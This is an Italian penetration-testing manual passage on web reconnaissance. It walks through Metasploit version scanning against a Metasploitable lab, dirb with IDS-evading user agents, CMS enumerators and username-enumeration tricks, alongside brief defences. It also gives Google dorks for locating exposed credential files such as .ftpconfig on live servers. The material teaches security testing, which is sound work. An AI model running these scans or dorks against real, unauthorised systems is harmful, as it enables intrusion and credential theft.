HTTP/1.1 400 Bad Request

Date: Tue, 13 Mar 2018 11:45:28 GMT

Server: Apache/2.4.7 (Ubuntu)

Content-Length: 306

Connection: close

Content-Type: text/html; charset=iso-8859-1

...
```

In questo caso otteniamo la versione del protocollo HTTP (1.1) e il Web Server con relativa versione (2.4.7) su una macchina con installato Ubuntu GNU/Linux.

Nota avanzata: se sei pratico di Web Server saprai che esistono diversi "stati" di risposta, chiamati appunto "codici di stato HTTP". Nel nostro caso, errore 400 sta per Bad Request (richiesta non corretta), questo perché effettivamente abbiamo creato una connessione vuota al protocollo HTTP. Tra i codici di stato più famosi troviamo il 404 Not Found (Risorsa non trovata) e il 503 Service Unavailable (quando il server non riesce a rispondere alle richieste). Questi altri codici di stato sono documentati alla seguente pagina: https://it.wikipedia.org/wiki/Codici_di_stato_HTTP

Attacco: **Web Server Detection (MSF)**

Simulazione Metasploitable; Tool: metasploit

Con Metasploitable è possibile non solo usare programmi di terze parti ma anche moduli integrati in esso. A seguito di un port scan ai danni della macchina vittima abbiamo ottenuto una lista di informazioni, tra cui i servizi attivi. Uno di questi è l'HTTP, disponibile alla porta 80. Possiamo quindi ricercare tra i moduli di metasploit qualcosa che ci permetta di stabilire la versione del Web Server attraverso tale porta. Dalla macchina **attacker**:

```
msf > search http_version

Matching Modules

================

   Name                                      Disclosure Date  Rank
Description

   ----                                      ---------------  ----    --
---------

   auxiliary/scanner/http/http_version                        normal
HTTP Version Detection
```

Una volta identificato il modulo possiamo caricarlo attraverso il comando use:

```
msf > use auxiliary/scanner/http/http_version
```

Il prefisso "msf >" si andrà ad espandere con il nome del modulo scelto (scanner/http/http_version). Per poter usare il modulo è prima importante configurarlo, quindi mostriamo le configurazioni possibili con il comando show options:

```
msf auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description

   ----     ---------------  --------  -----------

   Proxies                   no        A proxy chain of..

   RHOSTS                    yes       The target...

   RPORT    80               yes       The target port

   SSL      false            no        Negotiate SSL...

   THREADS  1                yes       The number of....

   VHOST                     no        HTTP server...
```

Ogni modulo ha bisogno che il valore "Required" sia compilato; in questo caso, RHOSTS è richiesto ma manca di valore. Useremo allora il comando use per impostarlo (l'IP sarà quello della macchina **metasploitable**):

```
msf auxiliary(scanner/http/http_version) > set RHOSTS 20.0.0.4
```

Concludiamo lanciando il modulo con il comando run:

```
msf auxiliary(scanner/http/http_version) > run

[+] 20.0.0.4:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )

[*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed
```

Attacco: **DBMS Detection (MSF)**

Simulazione Metasploitable; Tool: metasploit

Sulla falsa riga di quanto visto con il web server andiamo a determinare modello e versione del DBMS in uso: tra i servizi attivi abbiamo mysql sulla porta 3306, di default quella utilizzata dai DBMS per ascoltare eventuali connessioni [Figura 4.7a].

```
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-f
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:4B:C3:B1 (Oracle VirtualBox virtual NIC)
```

Figura 4.7a: dallo scan precedente sappiamo che mysql è attivo sulla porta 3306

Dalla macchina **attacker**, attraverso il comando *search* troviamo il modulo che fa al caso nostro:

```
msf > search mysql_version

Matching Modules

================

Name     Disclosure Date  Rank      Description

auxiliary/scanner/mysql/mysql_version  normal  MySQL Server Version Enumeration
```

Come visto dovremo selezionare il modulo attraverso il comando *use*:

```
msf > use auxiliary/scanner/mysql/mysql_version
```

Andiamo ora a mostrare le opzioni configurabili con il comando *show options*:

```
msf auxiliary(scanner/mysql/mysql_version) > show options

Module options (auxiliary/scanner/mysql/mysql_version):

   Name      Current Setting  Required  Description

   ----      ---------------  --------  -----------

   RHOSTS                     yes       The target address range or
CIDR identifier

   RPORT     3306             yes       The target port (TCP)

   THREADS   1                yes       The number of concurrent
threads
```

Specificheremo l'HOST della macchina **metasploitable** (comando *set*), quindi lanceremo il modulo (*run*):

```
msf auxiliary(scanner/mysql/mysql_version) > set RHOSTS 20.0.0.4

RHOSTS => 20.0.0.4

msf auxiliary(scanner/mysql/mysql_version) > run

[+] 20.0.0.4:3306 - 20.0.0.4:3306 is running MySQL 5.0.51a-3ubuntu5
(protocol 10)

[*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed
```

Dopo pochi secondi il modulo riuscirà a determinare la versione di MySQL in uso.

È importante sottolineare che ogni metodo per determinare una versione di un servizio può cambiare il risultato ottenuto. Per una maggiore specificità si rimanda nel capitolo 8.4, dove verrà utilizzato sqlmap per effettuare una determinazione più accurata.

Difesa: **Scan Detection (IDS)**

Simulazione DEMO

Mitigare uno scan su più fronti può essere un'operazione ardua se non si hanno le competenze necessarie. I diversi scenari possibili non ci permettono di determinare con precisione le possibili soluzioni agli innumerevoli problemi, pertanto riteniamo che, se si è alle prime armi, il consiglio più utile che possiamo dare è quello di affidarsi a soluzioni **Server di tipo Managed**,

oltre che utilizzare un **Reverse Proxy** che si occuperà di difendere l'host.

Se hai competenze di amministrazione server ti consigliamo l'uso di Snort[67] o *Suricata*[68], un'applicazione storica disponibile per GNU/Linux in grado di rilevare i tentativi di intrusione in una rete. Sul web[69] troverai molte documentazioni a cui attingere per metterti in sicurezza contro tutti i tipi di attacco spiegati in questo manuale.

4.5 Web Application

Ora che abbiamo considerato le più importanti aree interessate durante una buona azione di profiling è arrivato il momento di spulciare ciò che la web application ha da nascondere. Rispetto ad una più complessa enumerazione delle tecnologie che compongono un'infrastruttura server, lo studio della web application risulta essere un'operazione molto più semplice (nonostante posaono esserci migliaia di casi diversi tra loro).

4.5.1 Determinare le Directory

Questa fase consiste nell'identificare quei file e quelle directory che potrebbero esporre informazioni sensibili sulla vittima, ivi compresi file lasciati incustoditi come password, directory nascoste e molto, molto altro!

Attacco: **Directory Listing**

Simulazione Metasploitable; Tool: dirb

Cercarle a mano sarebbe un'operazione davvero lunga, ecco perché vedremo come enumerare le directory sensibili (qualora ci fossero) attraverso **Dirb**: nonostante l'ultimo aggiornamento risalga al 2014, rimane ancora un ottimo tool creato per l'occasione.

Il programma richiede un solo parametro per funzionare, ovvero il dominio che si vuole testare:

```
$ dirb http://20.0.0.4
```

L'operazione potrebbe richiedere diversi minuti (fino a qualche ora nel caso di una connessione lenta o un proxy che limita le connettività) pertanto potrebbe essere utile indicare una lista di directory standard utilizzate dal web server anziché far uso di un mero attacco di bruteforcing su larga scala.

Per farlo ci basta indicare dopo l'host il file fornito da Dirb in fase d'installazione (solitamente presente nella cartella /usr/share/dirb/wordlist/vulns/ come nel seguente esempio:

```
$ dirb http://20.0.0.4 /usr/share/dirb/wordlists/vulns/apache.txt
```

I risultati ottenuti potrebbero essere tra i più disparati: possiamo ottenere gli *error_log*, utili per conoscere più informazioni riguardo il filesystem, il framework di sviluppo e i bug presenti oppure i *manual* preinstallati del web server, che ci potrebbero fornire informazioni legate alla versione in uso.

Altri parametri utili, da utilizzare prima della definizione dell'host, sono:

- **-a**: definisce uno USER AGENT diverso da quello standard (ad esempio per saltare il controllo di un IDS che effettua il controllo su di esso, utile quando il tool viene bloccato da controlli banali). Occhio a mettere lo USER AGENT tra virgolette!
- **-o**: per salvare i risultati all'interno di un file, così da poterlo manipolare con più calma
- **-z**: per dare un tempo di attesa definito (in millisecondi), utile se pensiamo che il server possa rifiutarsi di risolvere richieste a causa di eccessivo flood.

Nella sua forma più evoluta, il comando potrebbe quindi essere:

```
$ dirb http://20.0.0.4 -a"Mozilla/5.0 (Windows NT 6.3; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.117
Safari/537.36" -o output.txt  -z 200
/usr/share/dirb/wordlists/vulns/apache.txt
```

Difesa: **Directory Listing**

Simulazione DEMO

Gli attacchi di tipo Directory Listing sono concessi poiché il web server (Apache in questo caso) tende a dare una "mano" al visitatore che purtroppo non è riuscito ad approdare nella index.

Le soluzioni più comuni sono attraverso la creazione di un *index.html* vuoto oppure creando una regola in *.htaccess* che disabiliti tale funzione (da inserire nella root):

```
Options -Indexes
```

4.5.2 Determinare Linguaggi e Framework

Come già saprai una web application può essere sviluppata con diversi linguaggi; nella maggior parte dei casi una web application (e più un sito web in generale) porta con sé una "firma" del linguaggio presente nell'URL della pagina.

4.5.2.1 ESTENSIONI COMUNI

Sebbene questa affermazione non sia sempre vera adesso possiamo dire che ad ogni linguaggio/tecnologia corrisponde un'estensione di pagina. Segue una tabella con le principali estensioni usate nel web:

Linguaggio/Tecnologia	Estensione
ASP	.asp
ASP.NET	.aspx/.axd/.asx/.asmx/ashx
ColdFusion	.cfm
HTML	.html/.htm/.xhtml/.jhtml
Perl	.pl
PHP	.php/.php3/.php4/.php5
Python	.py
Ruby	.rb/.rhtml
Java	.jsp/.java/.jspx/.do/.action
Javascript	.js
XML	.xml/.svg/.rss
Altro	.cgi

4.5.2.2 ENUMERAZIONE MANUALE

Potrebbe capitare che le URL nascondano l'estensione: questa direttiva viene comandata dal Web Server attraverso regole di rewriting URL. Questo può succedere ad esempio qualora si volesse avere un sito web più user-friendly[70]; un esempio potrebbe essere rappresentato da una pagina web presente all'indirizzo:

```
http://victim.com/post.php?id=5
```

Immaginando che la stessa contenga delle informazioni utili per identificarne

il contenuto, l'URL potrebbe essere modificata dal Web Server in questo modo:

```
http://victim.com/post/5/hello-world
```

4.5.3 Determinare il CMS

Se il sito web è stato sviluppato attraverso un Content Management System conosciuto allora è possibile, attraverso il riconoscimento di pattern simili (come uso di directory, file e strutture di codice), risalire al nome ed eventualmente alla versione in uso.

La determinazione del CMS in uso consente di conoscere il codice sorgente della web application: questo facilita di molto al ricercatore la scoperta di vulnerabilità o di workaround per scalare le difese di un sistema, anziché costringere l'applicazione (dove possibile) a generare errori col fine di mostrare piccole porzioni di codice talvolta inutilizzate.

Conoscere anche la versione del CMS permette inoltre di sferrare attacchi tramite exploit pubblici: una vecchia versione di Wordpress probabilmente è già documentata di vulnerabilità più o meno gravi che permetterebbero a chiunque di infiltrarsi nel sistema e compiere azioni ai danni del portale.

Attacco: **CMS Detection**

Simulazione DEMO; Tool: whatweb

Esistono diverse vie, sia da terminale che da siti esterni, per estrapolare informazioni sul tipo di CMS: tra queste abbiamo il programma whatweb che può essere evocato attraverso il comando stesso, seguito dalla URL che si intende testare:

```
$ whatweb hacklog.net
```

Com'è possibile notare dagli output, whatweb è in grado di ottenere molte informazioni come framework, linguaggi utilizzati, script esterni e ovviamente il CMS in uso. Il programma permette di essere manovrato tramite addon esterni, ricercare dorks[71] in rete, salvare i risultati all'interno di files (anche in formati SQL) ed essere calibrato per evitare che il server vittima vada in protezione. Ovviamente tutte le informazioni a riguardo possono essere evocate dal comando:

```
$ whatweb -h
```

In alternativa possiamo affidarci a siti web online o tools esterni, come ad esempio:

- WhatCMS (sito web, https://whatcms.org/)
- Wappalyzer (sito web, https://www.wappalyzer.com/)
- CMSMap (tools, https://github.com/Dionach/CMSmap)

4.5.4 Determinare i CMS Data

Se il cyber-criminale riesce a identificare il CMS in uso può pensare di scandagliare ulteriormente il portale attraverso tool di enumerazione pensati specificatamente per la web app in uso.

Come per molti altri metodi, l'enumerazione può essere effettuata manualmente attraverso varie tecniche. Di seguito elenchiamo alcune situazioni che accomunano i vari CMS in circolazione:

- **Utenti**: attraverso varie tecniche (che spiegheremo a breve) è possibile estrarre la presenza degli username presenti nel database del sito.
- **Plugin**: attorno al concetto di directory listing (capitolo 4.5.1) è possibile verificare la presenza di cartelle all'interno del sito contenenti i plugin che estendono il portale. Alcuni di questi forniscono file di README e CHANGELOG contenenti la versione corrente, pericolosissimi per eventuali attacchi mirati.
- **Temi**: sulla falsa riga dei Plugin, in alcuni CMS è possibile enumerare anche i temi in uso.

Nel considerare i CMS in circolazione, ci concentreremo prevalentemente su due tra i più popolari del web; sentiti libero di fare le ricerche per i portali che fanno uso del CMS che ti interessa.

4.5.4.1 ENUMERAZIONE DEGLI USERNAME

Essere in grado di determinare la presenza di uno username in un database significa identificare uno dei due elementi necessari ad effettuare un login di tipo username/password e, fidati, al cybercriminale può far risparmiare molto tempo!

Esistono diverse tecniche per enumerare manualmente gli username da un sito, dalle più classiche (estrapolare la lista utenti da un sito) a quelle più

creative (esaminare gli errori di login). Vediamo qualche esempio:

- **Messaggi d'errore**: un caso banale di enumerazione manuale consiste nel verificare la presenza di uno username di cui si sospetta l'esistenza ma non si è in grado di verificarla. In tali casi si potrebbe testare il login indicando la username e una password random al form d'accesso: è probabile che il sistema risponda in maniera grossolana sull'errore verificatosi ma allo stesso tempo contenga indizi sull'esistenza dell'account. Una frase d'errore come "username e password non coincidono" è diversa da "username non esiste": nel primo caso si intende infatti che la username esiste ma la password non coincide, nel secondo che la username non esiste.
- **Recupero Password e Registrazione**: in certe occasioni è possibile che il sistema di recupero password, solitamente presente in tutti quei siti che consentono anche di effettuare un login, confermi la presenza o meno di un account. Se infatti indichiamo un account non presente, il sistema sarà solito rispondere "nessun account registrato con questo indirizzo". È anche vero che, ultimamente, se ne vedono sempre meno risposte di questo tipo (rimpiazzate con "se l'account è presente allora riceverai una mail"), tuttavia, se il sito prevede anche un modulo di registrazione, basterà indicare username/email che si intende verificare: se sono presenti nei database, il form di registrazione ci indicherà la presenza o meno dei valori già registrati.
- **Estrapolazione da variabile URL**: se il sito web vittima offre le pagine profilo degli utenti con molta probabilità indicherà nella query string una variabile che indica la chiave univoca dell'utente nel database. Questa chiave è solitamente di tipo numerico ed auto-incrementale; per adesso ti basti sapere che potrebbe essere possibile estrapolare la username dalla URL di un profilo utente (solitamente nel formato member.php?id=X oppure member/X, dove X sarà sostituito dall'ID 1 che, nella logica dei CMS, è il primo account ad essere creato sul sito).
- **RSS e Author**: se il sito offre uno spazio dedicato ai commenti o articoli degli utenti saranno presenti quasi sicuramente le username tra le varie sezioni. In certe occasioneiqueste vengono nascoste (per motivi d'immagine) ma è possibile estrapolarle attraverso i meta-tag presenti nel codice HTML del sito o, addirittura, enumerarle attraverso gli RSS forniti sul sito (una tecnica utilizzata dagli enumeratori in Wordpress).

Attacco: **Wordpress Enumeration**

Simulazione DEMO; Tool: wpscan, wpseku

WPscan è indubbiamente l'enumeratore più famoso per Wordpress, tanto da essere pre-installato sulla maggior parte delle distribuzioni GNU/Linux dedicate al pentest o comunque presente su molti repository (è disponibile col nome "wpscan" anche su macOS attraverso Homebrew[72]). L'uso base che se ne fa consiste nell'indicare il dominio (di fronte al parametro --url) a seguito del comando che lo evoca:

```
$ wpscan --url [url]
```

Di default WPScan non prevede l'enumerazione automatica di tutte le risorse (utenti, temi e plugin) pertanto si consiglia di forzarne il recupero attraverso il parametro --enumerate utp:

```
$ wpscan --url [url] --enumerate utp
```

In questo modo verrà eseguito un report più completo. WPScan è in grado di effettuare anche attacchi di tipo bruteforcing utilizzando wordlist, effettuare output in file o collegarsi a proxy esterni; queste e altre funzioni sono mostrate nel breve readme disponibile con il comando:

```
$ wpscan --help
```

Oltre WPScan mi sento di consigliare anche **WPSeku**, un tool alternativo con cui è possibile confrontare risultati talvolta discordanti con il più popolare dei due; in questi casi, sentire due campane può essere un ottimo sistema per completare un più corretto profiling. Dopo averlo installato (troverai il procedimento nel repository ufficiale (https://github.com/m4ll0k/WPSeku.git) è possibile evocarlo con il comando:

```
$ python wpseku.py -t [url] -r
```

A differenza di WPScan, WPSeku integra una comoda funzione per spoofare lo User-Agent, configurabile con i parametri -a (per specificarne uno) o -r (per farlo generare al programma). Nell'esempio precedente abbiamo deciso di fargliene generare uno.

È importante notare come l'enumerazione in entrambi i tool non si limita alla sola raccolta delle informazioni ma effettua anche un controllo incrociato di eventuali vulnerabilità disponibili per quella specifica versione attraverso un servizio di API espressamente dedicato (https://wpvulndb.com/api). Questo ci potrà essere estremamente utile quando tratteremo delle vere e proprie violazioni informatiche ai danni di un Sito Web.

Attacco: **Joomla Enumeration**

Simulazione DEMO; Tool: joomscan, joomlascan

Sulla falsa riga di quanto visto con WPScan e derivati, sono disponibili diversi tool per effettuare enumerazioni anche su CMS basati su Joomla!

Tra questi uno dei più amati è sicuramente **OWASP JoomScan**[73], preinstallato in diverse distribuzioni di pentest GNU/Linux. Il funzionamento base è ottenibile attraverso il comando joomscan con il comando:

```
$ joomscan -u [url]
```

L'output sarà simile a quello ottenuto con l'enumerazione in Wordpress: componenti disponibili, voci utili al fine di identificare falle, link di login o di registrazione e molto altro.

È possibile forzare anche in questo caso l'enumerazione dei componenti e usare uno User Agent specifico (-a) o di usarne uno random (-r): il comando così diventerà:

```
$ joomscan -r -ec -u [url]
```

Personalmente trovo molto più comodo – ma si sa, in queste situazioni al cuor non si comanda – **Joomla Scan**[74] (creato da Andrea Draghetti, sviluppatore di Backbox) , in quanto ritengo offra una più accurata ricerca delle informazioni presenti in un CMS.

Di seguito procediamo a illustrarne velocemente l'installazione:

```
$ git clone https://github.com/drego85/JoomlaScan.git

$ cd JoomlaScan
```

quindi viene evocato tramite il comando:

```
$ python joomlascan.py -u [url]
```

Joomscan richiede che la libreria beautifulsoup4 sia già installata. Qualora ci fossero messaggi relativi a tale mancanza è possibile ovviare al problema lanciando: **$ easy_install beautifulsoup4** oppure **$ pip install beautifulsoup4**

Consigliamo al lettore di fare i dovuti test e verificare quale, tra i tool

presentati, è quello in grado di soddisfare al meglio i gusti del suo utilizzatore.

Attacco: **Drupal Enumeration**

Simulazione DEMO; Tool: drupwn

Anche per Drupal esistono degli enumeratori più o meno affidabili. Tra questi mi sentirei di consigliare *drupwn*[75], purtroppo non preinstallato ma facilmente ottenibile con il comando:

```
$ git clone https://github.com/immunIT/drupwn.git

$ cd drupwn
```

Procediamo quindi a installare i requisiti con il comando:

```
$ pip3 install -r requirements.txt
```

e avviare il tutto con il comando:

```
$ python3 drupwn enum [url]

        ____
       / __ \_______  ______ _      ______
      / / / / ___/ / / / __ \ | /| / / __ \
     / /_/ / /  / /_/ / /_/ / |/ |/ / / / /
    /_____/_/   \__,_/ .___/|__/|__/_/ /_/
                    /_/
...
```

Qualunque informazione sul programma è disponibile attraverso il comando:

```
$ python3 drupwn -h
```

4.6 OSINT

Col termine OSINT[76] (Open Source INTelligence) ci si riferisce a quell'attività che consiste nel raccogliere informazioni attraverso fonti di dominio pubblico. In questo capitolo ci concentreremo sulle tecniche che permettono di estrapolare informazioni dal web attraverso metodi popolari e non.

4.6.1 Archivi Storici

Nella raccolta di informazioni su un portale possono risultare interessanti informazioni non più presenti, spesso rimosse dagli amministratori in quanto vecchie o che esponevano dati sensibili rimasti in bella vista per fin troppo tempo.

Devi sapere che esistono servizi, spesso motori di ricerca ma anche archivi storici, che creano copie temporali dei siti web e le memorizzano nei propri database.

Tra questi siti citiamo ovviamente **Wayback Machine**[77], portale storico che salva in un calendario temporale varie snapshot in ordine cronologico. Avere una versione precedente a quella attuale di un sito ci permette di scoprire informazioni come ex-dipendenti, tecnologie in uso, informazioni di contatto (anche su domini spariti) e molto altro.

Siti simili a Wayback Machine sono:

- *Screenshots.com* (http://www.screenshots.com)
- *Archive.today* (https://archive.fo)
- *CompetitorScreenshots* (https://www.competitorscreenshots.com)
- *PageFreezer (a pagamento)* (https://www.pagefreezer.com)

4.6.2 Google

Nonostante la discreta rimonta di Microsoft con Bing e gli eccellenti risultati ottenuti da Duckduckgo negli ultimi anni, Google rimane la prima scelta per quanto riguarda l'affidabilità di risultati di un motore di ricerca.

Il suo algoritmo avanzato negli anni non solo ha fornito i risultati migliori ma è stato in grado anche di anticipare le richieste dei propri utenti, correggendone gli eventuali errori e fornendo una SERP più adeguata in base alla settorializzazione degli elementi recuperati.

Non è mia intenzione tediarti spiegando il banale uso di un motore di ricerca, mi aspetto che tu sia in grado di usarlo nella sua forma più elementare (scrivere cosa mi serve nel box di ricerca indicando le parole chiave).

Quello che devi sapere è che, grazie a Google (e altri motori di ricerca), è possibile estrapolare informazioni dai siti web attraverso delle specifiche

funzioni: per spiegarne le potenzialità è necessario conoscere, in breve, ciò che Google permette di fare.

4.6.2.1 OPERATORI IN GOOGLE

La ricerca di un'informazione su un Sito Web può essere spesso un'operazione dispersiva; fortunatamente per noi Google ha ben pensato di offrire la possibilità di usare **operatori**[78] nella propria query di ricerca, così da estrapolare dal database di Google risultati più mirati in base alle nostre esigenze.

Essere in grado di usare le funzioni avanzate di Google ci permette di scremare infinite informazioni nella rete, ricercando solo quelle di cui abbiamo realmente bisogno.

Sentiti libero di iniziare a prendere confidenza con gli operatori di Google provandoli direttamente sul tuo browser[79].

Attenzione: con alcuni operatori potrebbe essere necessario avere delle minime conoscenze in HTML. L'argomento è stato affrontato nel capitolo 3.

Google potrebbe generare dei falsi positivi con alcuni operatori a causa della funzione "Risultati privati": per migliorare i risultati ti consiglio di disattivare tale funzione dalle preferenze di Google (https://www.google.com/preferences)

Operatori di confronto

Quando parliamo di operatori di confronto in Google ci riferiamo quasi esclusivamente a funzioni di uguaglianza tra i due operandi. Più semplicemente, sono funzioni che tendono a specificare un tipo di contesto (ad esempio: cercami tutti i file PDF con la parola chiave XXX).

Operatore site:

L'operatore site è in grado di filtrare i risultati di una ricerca restringendo quelli presenti in un dominio.

Ad esempio:

- **site:www.hacklog.it** : cercare tutte le pagine del dominio (purché quest'ultimo sia forzato con il prefisso www)

- **site:hacklog.it** : cercare le pagine del dominio e del sotto-dominio
- **site:hacklog.it/xxx** : cercare le pagine all'interno di una directory

Inoltre Google ha aggiunto una versione tradotta che è possibile utilizzare:

- **sito:hacklog.it** : vedi sopra

Operatore inurl: e allinurl:

Gli operatori inurl e allinurl – identici nel loro utilizzo – possono essere usati per trovare risultati che contengono una o più stringhe all'interno dell'URL di un sito.

Ad esempio:

- **inurl:hacklog-volume-1-anonimato** : cerca tutte le pagine il cui URL contiene "hacklog-volume-1-anonimato"
- **allinurl:hacklog-volume-1** : vedi sopra

Operatore intitle: e allintitle:

Gli operatori intitle e allintitle – identici anch'essi nel loro utilizzo – possono essere utilizzati per filtrare i risultati Google con le pagine che contengono nel titolo il termine indicato[80].

Ad esempio:

- **intitle:hacklog** : cerca tutte le pagine il cui titolo contiene il termine "hacklog"
- **allintitle:hacklog volume 1** : vedi sopra

Operatore inanchor: e allinanchor:

Gli operatori inanchor e allinanchor mostreranno tutte le pagine contenenti backlink con il testo indicato; in pratica possiamo ottenere un elenco di pagine che hanno un alto numero di siti che le linkano con la parola chiave indicata.

Ad esempio:

- **inanchor:hacklog** : cerca tutte le pagine, dalla più autorevole, che vengono linkate da siti con il termine "hacklog"
- **allinanchor:hacklog** volume 1 : vedi sopra

Operatore intext:

L'operatore intext considera solo il corpo di un sito web[81] nella ricerca delle parole chiave, escludendo altri elementi.

Operatore ext: e filetype:

Gli operatori ext: e filetype: sono davvero eccezionali e permettono di individuare qualunque elemento in rete con una specifica estensione. È necessario anteporre almeno un termine.

Ad esempio:

- **hacklog ext:pdf** : cerca tutti i file PDF attinenti con la parola chiave "hacklog"
- **hacklog filetype:pdf** : vedi sopra

Operatore cache:

L'operatore cache consente di utilizzare la cache di Google per accedere a una versione precedentemente memorizzata dal motore di ricerca.

Ad esempio:

• **cache:www.hacklog.it** : accedi alla versione in cache del sito in memoria nel motore di ricerca Google

Operatori intelligenti

Gli operatori intelligenti[82] vengono forniti da Google per un utilizzo più casalingo rispetto all'uso "tecnico" che abbiamo appena visto.

Di seguito elencheremo alcuni operatori che è possibile utilizzare in alcune circostanze specifiche:

- Per **cercare in un social network** anteporre la chiocciola di fronte al nickname o URL della pagina. Esempio: @inforge.net
- Per **cercare il prezzo di un prodotto** posporre il prezzo alla parola chiave che si intende cercare. Esempio*: smartphone €400*
- Per **cercare il prezzo variabile di un prodotto** posporre un prezzo minimo e massimo, divisi da due puntini di sospensione, alla parola chiave che si intende cercare. Esempio: *smartphone €200..€400*
- Per **cercare un hashtag** all'interno dei social network anteporre il

cancelletto di fronte al termine. Esempio*: #hacklog*

A questi si aggiungono parametri di filtraggio avanzato per includere o escludere solo termini esatti:

- Per **cercare una corrispondenza esatta** racchiudere la parola o la frase tra virgolette. Esempio: “Hacklog, Volume 1: Anonimato”[83]
- Per **escludere una chiave di ricerca** anteporre il simbolo - (meno) di fronte al termine che non si vuole mostrare. Esempio: *hacklog -reborn*
- Per **accettare qualunque carattere** come valido si può utilizzare l’asterisco (*). Esempio: site:www.*.com

Operatori logici

Concludiamo il nostro piccolo percorso formativo dell’uso avanzato di Google prendendo in esame gli operatori logici: come in programmazione, questi permettono di effettuare la cosiddetta ricerca booleana, ovvero permettono di unire due condizioni così da filtrare i risultati in maniera ancora più approfondita.

Operatore AND

L'operatore AND ci consente di ottenere risultati dal motore di ricerca solo se entrambe le condizioni sono vere.

Volendo fare un esempio, ipotizziamo di voler ricercare tutte le pagine presenti nel dominio github.com che contengono la parola chiave "hacklog". La nostra query sarà allora: **"hacklog" AND site:**github.com

Operatore OR

L'operatore OR funge in maniera inversa a quella precedente, ovvero si traduce in: "cercami tutti i risultati che contengono uno dei due valori".

Volendo cercare allora i due termini "inforge" e "hacklog" una query di ricerca potrebbe essere: **"hacklog" OR "inforge"**[84]

4.6.2.2 GOOGLE HACKING

Conclusasi questa prima lunga raccolta di comandi è arrivato il momento di iniziare a masticare un po' di Hacking, sei d'accordo?

Ecco allora che è venuto il momento di parlare del Google Hacking (o Google Dorking) un metodo utile per evidenziare falle conosciute all'interno di un qualunque sito web e raccogliere dati sensibili sul web server in oggetto.

Il concetto di Google Hacking è stato introdotto da Johnny Long nel 2002, quando iniziò a raccogliere una lista di query interessanti – le cosiddette Google Dorks – per scoprire risultati davvero succosi!

Un recente esempio di Google Dork permette ad esempio di ricercare, all'interno dell'infinito mondo della rete, tutti i server in live che contengono un particolare file chiamato .ftpconfig contenente i dati sensibili di un host.

La dork[85] è così rappresentata:

```
intitle:"Index Of" intext:.ftpconfig
```

oppure

```
"#-Frontpage-" inurl:administrators.pwd
```

Prendiamo in esame la prima Google Dork qui presentata:

- intitle:"Index Of" : cerca tutti i risultati il cui titolo contiene *esattamente* la seguente stringa (Index Of)
- intext:.ftpconfig : cerca tutti i risultati al cui interno sarà possibile trovare la seguente stringa (.ftpconfig)

Nel generare la dork l'autore probabilmente ha immaginato che, data la presenza di molti editor che salvano in chiaro le password per l'accesso alle risorse in remoto, queste potessero finire assieme ad altri file nei web server: questi editor comunemente sono soliti salvare le password all'interno dell'.ftpconfig .

4.6.3 Shodan

Tra gli strumenti del cyber-criminale non può certo mancare SHODAN (https://www.shodan.io), soprannominato il "Google degli Hacker".

Nasce in effetti come vero e proprio motore di ricerca ma, anziché offrire risultati su argomenti più o meno disparati del WWW si occupa di scandagliare e di restituire all'utente qualunque dispositivo presente nella rete Internet.

È possibile quindi tener traccia di – e interagire con – server, computer, telecamere, stampanti, router e perfino semafori, frigoriferi, centrali elettriche, turbine eoliche, impianti di condizionamento... insomma, qualunque cosa abbia una scheda di rete [Figura 4.8]!




Figura 4.8: attraverso Shodan si possono scoprire molte cose su infrastrutture conosciute e

non!

Tra le qualità che possiamo ritrovare in Shodan c'è la possibilità di avere un panorama chiaro e semplice sulle tecnologie in uso nella rete Internet: vuoi sapere qual è il Web Server e la versione più utilizzata al mondo? Oppure vuoi ricercare quanti server sono stati infettati da un malware di ultima generazione? Shodan può farlo.

Il funzionamento è semplice[86]: basandosi sulla metodologia della cattura banner[87] da dove vengono raccolti i metadata sul software in uso nel dispositivo testato. Come abbiamo visto all'interno dei banner sono presenti diverse informazioni che mettono a nudo le tecnologie in uso dal server; grazie all'automazione che Shodan offre è possibile effettuare ricerche applicabili a diversi campi:

- **Sicurezza**: monitorare i dispositivi di una specifica realtà (aziendale o personale) interfacciata al mondo di internet
- **Ricerca di Mercato**: capire quali prodotti vengono realmente utilizzati nel mondo informatico
